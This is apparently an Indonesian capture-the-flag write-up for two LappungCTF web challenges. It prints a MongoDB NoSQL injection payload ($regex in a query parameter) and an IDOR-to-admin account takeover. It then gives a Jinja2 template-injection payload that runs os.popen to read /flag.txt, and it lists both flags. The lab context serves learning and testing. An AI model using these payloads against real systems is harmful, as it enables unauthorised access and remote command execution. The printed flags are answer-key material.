


Oke disini saya di berikan sebuah link dan saya akan membuka link tersebut



k

Oke disini setelah saya perhatikan baik baik dalam web itu terdapat 2 jenis method yaitu post dan get sebelum cek lebih lanjut saya coba untuk menganalisis source code dalam web tersebut.



Oke setelah saya lihat terdapat 3 source code js dan saya coba untuk melihat 1 per 1 untuk menganalisis. Tapi di source code ./swagger-ui-init.js ada yang menarik.

```
            }
          }
        },
        "responses": {
          "201": {
            "description": "Item created successfully",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/Item"
                },
                "example": {
                  "message": "Waiting for verification",
                  "id": "661c4d125717c55d8ceb5d27"
                }
              }
            }
          },
          "400": {
            "description": "Invalid request body"
          }
        }
      },
      "get": {
        "summary": "Get item details by ID",
        "description": "Returns details of an item by its ID using query parameter.",
        "parameters": [
          {
            "in": "query",
            "name": "id",
            "required": true,
            "description": "ID of the item to retrieve",
            "schema": {
              "type": "string"
            }
          }
        ],
        "responses": {
          "200": {
            "description": "Successful response",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/Item"
                },
                "example": {
```


Saya setelah melihat source code itu bahwa ini adalah NoSQL Injection klasik yang sangat efektif terhadap MongoDB yang tidak disanitasi dengan baik.

Saya coba $regex adalah operator MongoDB untuk pencarian dengan regular expression
http://43.157.205.115:20036/items?id[$regex]=.
Jadi saya coba pake payload itu.


Dan dapat flagnya.

Flag : *LappungCTF{it3m_0f_tHe_daY_n0sqli_63ba973c8e}*


- Employee Portal




Di berikan sebuah link untuk saya menganalisis nya




The hell UI nya bagus banget hehe :v. baik saya disni coba untuk menganalisis lagi web tersebut. Oke disini saya mencoba untuk membuat akun terlebih dahulu.




Dan saya akan melihat source code dari web tersebut.




Oke disini setelah saya amati source code nya bahwa <input type="hidden" name="employee_id" value="5" /> saya curiga di sini di source code nya bahwa employee_id nya memiliki value nya 5. Saya mengetahui nya bahwa ini Adalah id root berarti disini coba saya cari membuat brute force 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 dan seterusnya dan sampe 50 saya ingin mencoba nya tapi saya ketemu di id 37.




Kalo sudah begini saya harus ngeubah valuenya menjadi 37 agar menjadi admin sambil ngeubah password nya




Dan




Setelah sudah kita ubah email kita menjadi yang di atas nya




Oke sekarang kita menjadi user admin sekarang disini ada yang menarik. Ada sebuah admin panel apa dia ini maksudnya ya :V.




Disini saya coba pergi ke email tamplates dan pencet ke manage templates.



Dan saya mencoba payload {{ 7 * 7 }} dan menghasilkan output



Saya berpikir bahwa ini Adalah SSTI dan saya coba mencari payload SSTI untuk menginjeksi.



Dan saya menemukan payload dia

{{ config.__class__.__init__.__globals__['os'].popen('cat /flag.txt').read() }}

Flag : *LappungCTF{id0r_pa5swoRd_chang3_aDmin_ch4in_ef1d4a3}*